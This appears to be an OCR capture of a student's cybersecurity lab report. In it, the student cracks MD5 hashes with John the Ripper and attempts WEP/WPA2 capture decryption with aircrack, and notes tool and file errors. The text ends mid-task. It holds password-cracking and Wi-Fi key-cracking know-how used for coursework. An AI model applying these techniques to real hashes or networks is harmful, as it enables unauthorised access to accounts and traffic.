
Everything was going well, I did all the steps, but when I tried to copy the hashes using gedit it does not work.

Task C: Extra credit: (10 points)

Search the proper format in John the Ripper to crack the following MD5 hashes (use the --list=formats

option to list all supported formats). Show your steps and results.

1. 5f4dcc3b5aa765d61d8327deb882cf99
2. 63a9f0ea7bb98050796b649e85481845





I use vi editor to create the file then insert the hashes, I used cat command to display the hashes, then used –format = raw md5 to cracked the password, and it was successful.


Task C: 20 points

Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2 protected
traffic.

1. Decrypt the lab4wep. cap file (5 points) and perform a detailed traffic analysis (5 points)
2. Decrypt the lab4wpa2. cap file (5 points) and perform a detailed traffic analysis (5 points)




Kali - Internal Workstation on CY301-BNAJA001 - Virtual Machine Connection
File Action Media View Help
File Edit View Go Capture Analyze Statisti
Apply a display filter ... <Ctrl-/>
No. Time Source
70751 76.374312 Alfa_82:c3:7e
70752 76.376312
70753 76.377848 CiscoLinksys_da:
70754 76.377896 Alfa_82:c3:7e
70755 76.380920
70756 76.380920 CiscoLinksys_da:
70757 76.380968 Alfa_82:c3:7e
70758 76.383479
70759 76.383480 CiscoLinksys_da:
70760 76.384012 Apple_28:d8:50
70761 76.384031
70762 76.384040 Alfa_82:c3:7e
Frame 69849: 60 bytes on wire (480 b
IEEE 802.11 Data, Flags: ......F.
Logical-Link Control
Address Resolution Protocol (reply/g
lab5wep-demo.cap
Lab Resources (FA22).zip
Archive Edit View Help
Open Extract
Location: /Lab Resources/Wireless Traffic/
Name Size Type Date Modified
lab5wep-demo.cap 47.2 MB Packet Capt... 03 November 2015.
lab5wpa2-demo.cap 887.9 kB Packet Capt... 10 November 2015,.
WPA2-P1-01.cap 307.1 kB Packet Capt... 14 March 2017, 08:.
An error occurred while extracting files.
Command Line Output
ERROR: errno=2 : No such file or directory
/root/.cache/.fr-5GZFCw/Lab Resources (FA22).zip
System ERROR:
errno=2 : No such file or directory
OK



I can't do anything I tried to put cyse301 into my home directory, it says that files do not exit, also move to the next tasks when I use aircrack it does not.

Task D: 30 points

Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below

and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the

last digit of the hash for pjiang is e. Thus, I should pick up the file "WPA2-P5-01.cap